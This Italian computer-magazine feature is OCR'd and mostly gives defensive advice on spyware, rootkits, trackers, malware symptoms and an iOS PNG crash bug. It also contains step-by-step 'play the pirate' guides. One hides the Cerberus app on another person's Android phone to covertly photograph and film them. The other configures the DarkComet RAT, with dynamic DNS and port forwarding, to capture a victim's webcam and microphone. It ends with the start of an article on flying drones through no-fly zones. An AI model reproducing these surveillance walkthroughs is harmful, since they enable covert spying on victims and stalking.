La sicurezza nei dispositivi connessi alla Rete è importante, soprattutto adesso, in quanto la cosiddetta IoT (Internet of Thing, l'Internet delle Cose) è in fase di forte crescita. I dispositivi connessi aumentano giorno per giorno e aumentano le cose che con essi facciamo. Una recente ricerca effettuata da Andrei Costin (Eurecom), Apostolis Zarras (Università della Ruhr Bochum) e Aurelien Francillon (Eurecom) ha rivelato come in 1.925 firmware realizzati da 54 vendor e sottoposti a test siano state trovate ben 9.271 vulnerabilità in 185 di essi. Non solo: testando 246 Web Interface (quei software che permettono di interfacciarsi con un dispositivo tramite il Web), sono state scoperte altre 90 vulnerabilità. 21 firmware sono risultati soggetti a vulnerabilità di tipo "command injection", 32 hanno evidenziato problemi sull'XSS (Cross Site Scripting), causati da un'insufficiente controllo dell'input nei form, e altri 37 sono vulnerabili ad attacchi di tipo CSRF (Cross-Site request forgery). La cosa triste è che al momento, nonostante questi risultati, molti produttori non vogliono (o non possono) investire maggiormente per migliorare la sicurezza dei propri prodotti.

Rimuovi il bloatware dal computer

Hai acquistato un nuovo computer e lo hai trovato pieno di programmi inutili che si avviano automaticamente rallentando il funzionamento di Windows? Ripuliscilo con le utility consigliate da Win Magazine.




1 Avviamo il ripulitore

Alla prima accensione di un PC appena acquistato di solito si trovano già diverse applicazioni installate. Formattare e installare una versione "pulita" di Windows è la soluzione ideale, ma spesso la meno praticabile; meglio optare per una pulizia mirata con PC Decrapifier. Scarichiamo il programma dalla sezione *Speciali* del Win DVD-Rom, avviamolo e clicchiamo *Analyze*.


2 Rimuoviamo il superfluo

L'applicazione inizierà una approfondita scansione del sistema alla ricerca di applicazioni da rimuovere e le inserirà nei tre tab presenti in home: *Recomended*, *Questionable* e *Everything Else*. Per eliminare un'applicazione basta semplicemente cliccare sulla relativa casella e poi su *Remove Selected*. Così facendo avremo un computer sicuramente più pulito e veloce.



3 Una valida alternativa

Altro programma interessante per rimuovere bloatware e altri software più o meno inutili è *Should I Remove It*, anch'esso presente nella sezione *Speciali* del Win DVD-Rom. Scarichiamolo e installiamolo, quindi avviamolo e attendiamo il termine della scansione. Le applicazioni trovate verranno visualizzate in base alla loro "inutilità" di permanenza sul PC.



4 Disinstallazione in corso

Cliccando su uno dei programmi elencati appariranno due pulsanti. Con un clic su *What is it?* verrà aperta una finestra del browser con informazioni sull'applicazione selezionata. Facendo clic su *Uninstall*, invece, l'applicazione verrà eliminata dal sistema. Dovremmo rimuovere prima i programmi che presentano una banda rossa o arancio; sono quelli più disinstallati dagli utenti.

SCOPRI SE ANCHE LE TUE PERIFERICHE HARDWARE SONO A RISCHIO

SCOPRIRE I PROCESSI NASCOSTI CHE MONITORANO LE ATTIVITÀ

Per scoprire se sul nostro computer si annida qualche programma-spia, possiamo usare SpyDetect-Free (sezione ***Speciali/Hardware Protector 2017***), il quale effettua un controllo velocissimo e permette di scoprire in poco più di un minuto se si è spiati o monitorati. Per capire se si è spiati viene effettuata una ricerca sui processi nascosti, eventualmente pronti a registrare tasti premuti e password digitate. Per scoprire se siamo monitorati, invece, per 60 secondi il programma si mette in attesa per scoprire se vi sono processi che cercano di monitorare quali finestre si aprono sul computer. Utilizzare questo programma è semplicissimo: tutto ciò che dobbiamo fare è avviarlo e cliccare sul pulsante ***Check Now***. Se non ci sono problemi dopo la scansione vedremo due ***Probably Not*** nei pulsanti verdi in basso. Se invece c'è qualche problema, allora i pulsanti si coloreranno in giallo e la scritta sarà ***Probably Yes***. Cliccando sul pulsante ***Details*** è possibile vedere quali sono i processi in esecuzione rilevati da SpyDetectFree.

VERIFICARE LA PRESENZA DI ROOTKIT


Il modo migliore per verificare se siamo stati "colonizzati" da un rootkit, ovvero da un programma in grado di prendere il controllo del sistema senza la nostra autorizzazione è usare Malwarebytes AntiMalware (sezione ***Speciali/Hardware Protector 2017***). Prima di utilizzarlo, però, dovremo modificare qualche impostazione, visto che normalmente Malwarebytes non effettua una scansione per i rootkit per evitare di allungare troppo i tempi di scansione. Abilitiamo la scansione cliccando su ***Impostazioni***, Rilevamento e protezione, quindi sull'opzione ***Ricerca Rootkit***. Il problema con i rootkit, come tra l'altro spiegato anche sul sito di MalwareBytes, è che questi non sempre possono essere eliminati senza conseguenze serie per il sistema, come blocchi o instabilità. Se, quindi, la scansione dovesse riportare come risultato qualche ***Unknown.Rootkit*** conviene contattare il supporto di MalwareBytes per capire come intervenire nel modo più corretto.

SCOPRIRE E BLOCCARE I TRACKER WEB

La Electronics Frontier Foundation ha reso disponibile uno strumento chiamato Privacy Badger (sezione ***Speciali/Hardware Protector 2017***), disponibile per Chrome e Firefox, con il quale è possibile controllare e bloccare i cookie tracker. Se durante la navigazione si clicca sulla sua icona si apre una finestra nella quale tramite tre colori è possibile individuare la pericolosità dei cookies presenti. Quelli in verde sono innocui perché provengono da domini non aggressivi. Quelli in giallo ci tracciano per mostrare contenuti appropriati al nostro target, mentre quelli in rosso sono i cookies da bloccare perché invasivi della privacy. Agendo sugli slider associati a ciascun cookie è possibile modificare il comportamento di Privacy Badger, abilitando cookie bloccati o, viceversa, bloccando cookie innocui. Utile la possibilità di bloccare anche i social widget (opzione disattivabile).

SCOPRIAMO COSA VIENE ESEGUITO IN BACKGROUND

Normalmente ci sono decine di programmi e servizi che vengono eseguiti in background su un computer. Tra questi potrebbero esserci dei malware connessi ad Internet e pronti ad aprire le porte del nostro computer a qualche malintenzionato, che potrebbe usarlo per creare una botnet. Per scoprire cosa viene eseguito in background possiamo utilizzare Process Explorer (sezione ***Speciali/Hardware Protector 2017***), un tool gratuito di Microsoft che permette di valutare l'innocuità dei processi in esecuzione. Cliccando su ciascuno di essi con il tasto destro del mouse e scegliendo ***Check Virus Total*** è possibile analizzarli utilizzando più di 50 scanner antimalware per controllarne l'innocuità. Nel caso venga rilevato qualcosa di strano possiamo terminare il processo direttamente dal programma ed effettuare una scansione con un programma antimalware esterno. Per controllare quali processi o quali applicazioni stiano trasmettendo o ricevendo dati da Internet, invece, possiamo utilizzare TCPView (sezione ***Speciali/Hardware Protector 2017***), che elenca ordinatamente l'indirizzo locale dell'applicazione e quello remoto, col quale vengono scambiati i dati. Ovviamente, è sempre possibile selezionare uno dei processi attivi e terminarne l'esecuzione scegliendo ***End Process o Close Connection***.





IMPEDISCI A WINDOWS 10 DI FARSI I FATTI TUOI

Windows 10 è un pochino spione e questo lo sappiamo già, ma cosa fare per evitarlo? Fondamentalmente una cosa sola: disattivare Cortana. A parte questo è possibile utilizzare dei software realizzati appositamente per migliorare la privacy di Windows 10. Tra questi consigliamo O&O ShutUp 10 e Ashampoo AntiSpy for Windows 10 (sezione ***Speciali/Hardware Protector 2017***), che offrono un gran numero di impostazioni configurabili per rendere il più privata possibile la nostra esperienza d'utilizzo del più recente sistema operativo Microsoft.

Così installano la spia nel cellulare

Cerberus è un'app che può essere usata come antifurto per smartphone, ma se configurata in maniera malevola consente di controllare il dispositivo da remoto per "impicciarsi" dei fatti altrui. Vestiamo quindi i panni del pirata...





1 Il finto antifurto

Verifichiamo che lo smartphone o il tablet Android da controllare siano connessi a Internet (tramite la rete 3G/4G o un hotspot Wi-Fi): accediamo al *Play Store*, cerchiamo l'app gratuita *Cerberus antifurto* e installiamola. Al primo avvio tappiamo *Crea un account Cerberus*. Scegliamo un nome utente, una password e forniamo un indirizzo e-mail valido.

2 C'è ma non si vede

Useremo questi dati per controllare il dispositivo da remoto. Confermiamo con *Crea account*. Accettiamo la licenza e tappiamo *Crea account*. Dall'interfaccia principale dell'app tappiamo sulle linee orizzontali in alto a sinistra per accedere al *Main menu*. Da *Configurazione principale* tappiamo *Password* e attiviamo *Nascondi dalla lista applicazioni*.

3 Si controlla dal Web

Grazie alla comoda interfaccia Web, il device può essere controllato da qualsiasi PC connesso ad Internet. Su www.cerberusapp.com compiliamo i campi *Username* e *Password* con i dati scelti al **Passo A1**. Confermiamo con un clic sul pulsante *Log in*. Appare così l'interfaccia di controllo remoto dell'applicazione Cerberus.

4 Scattiamo una foto

Dal menu *Dispositivo* selezioniamo il tablet o lo smartphone da controllare. Spostiamoci in *Comando* e selezioniamo *Scatta foto*. In *Comando* appaiono delle nuove opzioni: selezioniamo *Scatta foto immediatamente*. Come impostazione predefinita, verrà usata la fotocamera frontale: se vogliamo usare quella principale, spuntiamo *Usa camera posteriore*.

5 Immagini via e-mail


Confermiamo con *Invia comando*. Affinché tutto funzioni è necessario che il tablet o lo smartphone controllato sia connesso al Web. Accediamo alla casella di posta indicata al **Passo A1** e verifichiamo che sia arrivato un nuovo messaggio: in allegato troveremo la foto catturata di nascosto! Se vogliamo registrare un video, selezioniamo *Cattura video*.

6 Non hai più segreti

Scegliamo la fotocamera da usare, impostiamo la durata del video (massimo 30 secondi) e confermiamo con *Invia comando*. Riceveremo una nuova e-mail con il allegato il filmato rubato. Il formato di registrazione è *.3gp* e la qualità dipende, per ovvie ragioni, dalla fotocamera installata nello smartphone o tablet spiato.

Ti vedo e ti sento dalla Webcam

Con DarkComet al pirata bastano pochi clic per attivare da remoto la Webcam e il microfono collegati al PC della vittima. Deve solo trovare il modo di installarli sul suo PC e configurare i DNS per renderlo sempre raggiungibile…



1 Un nuovo dominio


Per far sì che il suo PC sia raggiungibile anche da remoto, il pirata usa un servizio di DNS dinamico come *www.no-ip.com* che, previa registrazione, assegna al PC un nome tipo *dominio.no-ip.org*. Avendo accesso al PC della vittima il pirata installa quindi il tool *Simple Port Forwarding*.

2 Una porta sempre aperta

Avvia il programma, si sposta nel menu *File* e clicca *Aggiungi porte*. Nella nuova schermata sceglie *Aggiungi personale*: digita un *Nome identificativo* e compila il campo *Porta Finale* con *1604*, confermando con *Aggiungi*. Passa quindi all'installazione di DarkComet RAT Module.

3 Configurazione lampo!

Avvia DarkComet e in *IP/DNS* inserisce il dominio registrato al **Passo 1**. Compila *Port* con *1604* e spunta *Active offline keylogger during this session*. Preme *Settings*, attiva le opzioni presenti e termina con *Fine* e *Active*. Ora installa DarkComet RAT Legacy sul PC che userà per spiare.



4 Ti spio quando voglio

A questo punto il pirata avvia DarkComet RAT Legacy e si connette al PC spiato cliccando DarkComet-RAT. Sceglie *Listen to new port* e clicca *Listen* per stabilire la connessione. In *Spy Functions* attiva la Webcam da remoto e dal menu che appare fa doppio clic su *Webcam Capture*.

5 Ecco le immagini!

Si ritrova così nella schermata d'impostazione della Webcam. Dopo aver selezionato la periferica, non deve fare altro che cliccare sul pulsante *Start Capture*. Di default, la qualità dell'immagine è ottimizzata, proprio per evitare di consumare troppa banda e rallentare il trasferimento.

6 C'è anche l'audio

Il software spia è in grado di mostrare non solo le immagini riprese di nascosto dalla Webcam, ma anche i suoni presenti nell'area circostante al computer spiato. Per fare ciò, il pirata clicca due volte su *Sound Capture* (lasciando invariate le impostazioni mostrate) e conferma con *Capture*.

ANCHE LA SMART TV CI SPIA


Permettono di collegarsi a Internet per navigare rimanendo comodamente seduti sul divano di casa e, come uno smartphone o un tablet, offrono la possibilità di installare decine di app per aggiungere nuove funzioni o trasformarle in divertenti console di gioco: stiamo parlando, ovviamente, delle Smart TV, sempre più diffuse nei salotti degli italiani. Proprio alcune di queste funzioni, però, possono rappresentare un serio pericolo per la nostra privacy. È storia di questi giorni la notizia secondo la quale i sistemi di riconoscimento vocale e le Webcam integrate nelle Smart TV Samsung hanno il brutto vizio di trasmettere in chiaro verso server remoto tutti i suoni e le immagini che riprendono nell'ambiente circostante. Samsung ovviamente è subito corsa ai ripari, promettendo un aggiornamento del sistema operativo installato nei suoi TV che permette di criptare tutti questi dati. Per saperne di più, scarichiamo da Win Extra l'inchiesta dedicata proprio a questa problematica.

10 DRITTE PER SCOPRIRE SE IL SISTEMA È PROTETTO

Avere un antivirus installato è sicuramente un buon modo per assicurarsi che non vi siano problemi con virus e altri malware, tuttavia non si può avere la sicurezza al 100%. Allora come verificarlo? Ecco qualche sintomo che dovrebbe farci quantomeno insospettire e le utility che possono aiutarci ad indagare.


CHE LENTEZZA QUESTO PC

Il computer che all'improvviso rallenta o esegue con difficoltà i programmi e la copia di file dovrebbe far scattare un campanello d'allarme. Le cause possono essere diverse: ad esempio potrebbe essere in esaurimento lo spazio sul disco rigido oppure questo potrebbe essere particolarmente frammentato, ma potrebbe anche essere un malware. Per verificarlo installiamo Reason Code Security (sezione ***Speciali/Hardware Protector 2017***) e avviamo una scansione: se vengono riscontrati problemi, selezioniamoli e clicchiamo su ***Remove Checked***.




IL DISCO È SEMPRE IN ATTIVITÀ

Se il disco rigido sembra impazzito e frulla continuamente, diamo uno sguardo a quali sono le applicazioni o i processi in esecuzione. Apriamo ***Gestione attività*** premendo i tasti ***Ctrl+Alt+Canc*** e scegliendo ***Gestione risorse*** dall'elenco che appare. Poi clicchiamo su ***Prestazioni***, ***Disco***, ***Apri monitoraggio risorse*** e ***Disco*** per verificare cos'è che impegna così tanto il disco.



LO SPAZIO SUL DISCO È FINITO

A proposito di spazio: se notiamo una diminuzione improvvisa di spazio libero sul disco rigido installiamo un programma come TreeSize Free (sezione ***Speciali/Hardware Protector 2016***): potremo così vedere quali sono i file che occupano più spazio. E se questi dovessero avere nomi o estensioni strane… meglio un ulteriore controllo antivirus.



I PROGRAMMI SI CHIUDONO DA SOLI!

Se all'improvviso i programmi e le app di Windows si aprono molto lentamente o si chiudono inaspettatamente, effettuiamo un controllo antimalware approfondito.

IL SISTEMA SI BLOCCA


Se il computer si blocca all'improvviso, anche se non stiamo eseguendo alcun programma, potrebbe essere un sintomo di malfunzionamento hardware. Oppure un virus. Urge verificare con una scansione approfondita.

L'ANTIVIRUS NON SI ABILITA!

Se l'antivirus è disabilitato e non riusciamo più a riabilitarlo, probabilmente siamo vittima di un virus o di un altro malware. Effettuiamo una scansione con un altro antivirus, magari utilizzando un disco di emergenza.

IMPOSTAZIONI DEL BROWSER MODIFICATE

Altro sintomo di "intossicazione da malware" sono le impostazioni del browser modificate senza il nostro intervento. Di solito ad essere oggetto di modifica sono le opzioni di sicurezza, la pagina iniziale e il motore di ricerca. Usiamo un programma come AdwCleaner (sezione ***Speciali/Hardware Protector 2017***) per risolvere il problema.



LA CONNESSIONE È LENTA

L'apertura delle pagine Web e i download sono più lenti del normale? Controlliamo che non vi siano processi anomali che consumano banda utilizzando un'applicazione come GlassWire (sezione ***Speciali/Hardware Protector 2017***).

APPAIONO POPUP A CASO

Se sul computer cominciano ad apparire dei popup a casaccio, soprattutto se dal dubbio contenuto, il computer potrebbe essere infestato

da un malware. Eseguiamo una scansione con uno strumento come MalwareBytes AntiMalware (sezione ***Speciali/Hardware Protector 2017***), disponibile sia in versione gratuita che a pagamento, con in più la protezione in tempo reale.

GLI AMICI RICEVONO E-MAIL "STRANE"

Se i nostri amici ricevono e-mail che non ricordiamo di aver mai spedito, magari contenenti soltanto un link a qualche sito Web, af-

frettiamoci a cambiare la password di accesso alla posta elettronica e, se possibile, abilitiamo la verifica in due passaggi, con la quale per l'accesso viene richiesto anche un codice inviato tramite SMS.

Una foto e ti blocco l'iPhone

Una banale immagine in formato PNG può mandare iOS in crash. Scopri se anche il tuo sistema è vulnerabile

Circa un anno addietro alcuni ricercatori scoprirono che un particolare SMS riusciva a mandare in tilt iOS e OS X. Apple corse subito ai ripari, ma ora arriva la notizia che l'esperto di sicurezza Lander Brandt ha trovato una nuova falla nell'ecosistema Apple. In pratica, un'innocua immagine in formato PNG con l'header leggermente modificato, se visualizzata su iPhone/iPad o Mac può provocare la chiusura istantanea del browser Safari. Ma anche Mail andrà in crash se qualcuno avrà allegato l'immagine incriminata, così come l'anteprima nelle notifiche o l'apertura della immagine killer in iMessage o in un messaggio testuale MMS.

L'attacco in dettaglio

Com'è possibile che una semplice immagine riesca a mandare in tilt un intero sistema operativo? La risposta è tanto semplice quanto sconvolgente. Come dicevamo prima, la PNG malevola viene appositamente modificata nel suo header, cioè nella cosiddetta intestazione del file che permette ai sistemi operativi (non solo quelli Apple, ma anche Windows e Linux) di identificarne correttamente il formato. In particolare, per le immagini PNG vengono utilizzati 4 byte per identificare il tipo di file. Ebbene, Brandt ha scoperto che basta modificare opportunamente questo valore per violare la sicurezza dei sistemi operativi Apple. In particolare, nel momento in cui si apre un'immagine PNG viene inviato al sitema il comando read_user_chunk_callback che, in condizioni normali genera l'apertura dell'immagine stessa. Nel caso di una immagine PNG modificata, invece, viene effettuato un accesso illegale al kernel:

```
Exception Type:  EXC_
BAD_ACCESS  (SIGSEGV)

Exception Subtype: KERN_INVA-
LID_ADDRESS at 0x0000000000000000

Triggered by Thread:  0
```

che causa a sua volta un indirizzamento di memoria errato con conseguente ed immediato crash dell'applicazione utilizzata per l'apertura dell'immagine in questione.

Applicazioni a rischio

Analizzando più attentamente i risultati della ricerca condotta da Brandt si scopre che la vulnerabilità risiede nel framwork Image I/O, una raccolta di librerie e strumenti utili proprio per la gestione e la visualizzazione dei formati grafici sui sistemi operativi Apple. Oltre che dal browser Safari e dal client di posta elettronica Mail, queste librerie vengono utilizzate anche da numerose altre applicazioni tra cui Chrome, Firefox e Telegram. È facile intuire, quindi, quando sia elevata la pericolosità del bug che colpisce tutte le versioni di iOS dalla 7.1 alla 9.3 e di OS X dalla 10.11.1. Apple ha comunque comunicato che la falla di sicurezza nei suoi sistemi operativi è stata chiusa con le versioni 9.3.2 di iOS e 10.11.5 di OS X. Nelle nostre prove di laboratorio, inoltre, abbiamo verificato l'iinocuità del bug anche sulla beta di iOS 10 (che abbiamo provato in anteprima su Win Magazine 222, a pagina 88).
Se cerchiamo maggiori informazioni di natura tecnica possiamo trovarle direttamente sul blog del ricercatore all'indirizzo Web www.winmagazine.it/link/3633.

IL TUO DISPOSITIVO IOS È A RISCHIO? SCOPRILO COSÌ

Il ricercatore Lander Brandt, dopo aver scoperto la vulnerabilità nei sistemi operativi iOS, ha realizzato una PNG appositamente modificata che, se aperta con il browser Safari, ne causa il crash immediato, senza comunque mettere a repentaglio l'integrità del sistema (come invece avverrebbe con le immagini malevole diffuse su Internet dai pirati informatici). Possiamo quindi provare ad aprire questa PNG per verificare se anche il nostro dispositivo è vulnerabile e quindi a rischio attacco: basta collegarsi all'indirizzo Internet www.winmagazine.it/link/3634. Se il browser Safari si chiude inaspettatamente, non perdiamo altro tempo e chiudiamo la falla di sicurezza aggiornando il sistema operativo dell'iPhone, dell'iPad o del Mac all'ultima versione ufficiale rilasciata da Apple.

C'è chi vola sulle no-fly zone!

Così si riprogramma un drone per sorvolare anche le zone aeree in cui è proibito il volo

Cosa ci occorre

15 MIN. FACILE

DRONE
DJI PHANTOM 3 STANDARD
Quanto costa: € 599,00
Sito Internet: www.dji.com

APP DI CONTROLLO
DJI GO
Lo trovi su: ☑CD ☑DVD
SOFTWARE COMPLETO
Sito Internet: www.dji.com
Note: L'app è disponibile anche per dispositivi iOS


La tragedia del terremoto che ha colpito le Marche e l'Umbria lo scorso mese di agosto ha confermato ancora una volta, qualora ce ne fosse bisogno, quanto i droni siano ormai onnipresenti nelle nostre vite di tutti i giorni. Per primi questi velivoli hanno mostrato al mondo la distruzione di quei posti, riuscendo a raggiungere dopo poco tempo i luoghi del disastro più rapidamente anche dei primi soccorritori bloccati da macerie, strade pericolose e ponti pericolanti. Loro, i droni, invece erano già sul posto muniti ovviamente di videocamere. Anche se in questo caso la loro utilità è stata fuori discussione in quanto hanno permesso di avere una prima stima dei danni e della devastazione subita dai territori interessati dal terremoto, il loro sorvolo su zone comunque critiche ha riaperto la discussione sull'opportunità di un sorvolo libero e senza un minimo controllo da parte delle autorità.


Regolamenti da rispettare

Non è un caso se tutti gli enti che gestiscono e controllano in tutto il mondo il volo da parte di velivoli con e senza pilota hanno stilato dei regolamenti che, tra le altre cose, indicano chiaramente le cosiddette "no-fly zone", cioè le zone in cui il volo è interdetto o quantomeno consentito previa autorizzazione: si tratta di zone a rischio terrorismo o di importanza strategica per uno Stato o ancora semplicemente di aree private che è proibito sorvolare senza autorizzazione. Tutti i produttori di droni, di conseguenza, si sono adeguati a questa normativa riprogrammando opportunamente il firmware dei loro dispositivi in modo tale che, avvicinandosi a queste aree, semplicemente smettano di volare. Ma come spesso accede, c'è sempre qualcuno che riesce ad aggirare la legge e a volare liberamente anche sulle no-fly zone. Ecco in che modo.

Come gestire le no-fly zone

Nelle ultime versioni dell'app di controllo DJI Go è stato inserita la funzione GEO (Geospatial Environment Online) che impedirà a chiunque il sorvolo di zone a rischio. Ecco come funziona.





1 Una mappa mondiale

Dall'app DJI Go o collegandosi via Internet a www.winmagazine.it/link/3637 è possibile conoscere le diverse zone di volo indicate con i colori verde, giallo e rosso. Nelle prime i droni possono volare liberamente. Nelle aree gialle serve invece una specifica autorizzazione, mentre nelle aree rosse qualunque drone sarà inibito al sorvolo, anche quelli i cui piloti posseggono una qualche autorizzazione di volo.

2 Autorizzazione concessa

Per poter volare su un'area geografica segnalata con codice colore giallo, il pilota del drone deve prima ottenere una specifica autorizzazione. Dopo avere effettuato la richiesta, dovrà confermarla fornendo il proprio numero di telefono o in laternativa il numero di carta di credito. Solo dopo aver ottenuto le necessarie autorizzazioni potrà prendere il volo con il suo drone.


PER SAPERNE DI PIU'

SCATTANO LE MULTE

Mentre stavamo scrivendo l'articolo è arrivata la notizia di una prima multa comminata ad un pilota di droni che ha sorvolato Piazza San Marco a Venezia senza avere alcuna autorizzazione. Una delle piazze più famose al mondo, infatti, rientra nell'area protetta dell'aeroporto della città lagunare ed in più su di essa vige un regolamento della polizia locale che vieta il sorvolo di monumenti storici. A quanto pare, il "pirata" dell'aria era un turista bulgaro beccato a volare a circa 50 metri di altezza sulla piazza con un Phantom 4. Il pilota è stato punito con una sanzione di 2.064 euro e ora rischia anche una denuncia per violazione del codice di navigazione.

FATTA LA LEGGE, TROVATO L'INGANNO!

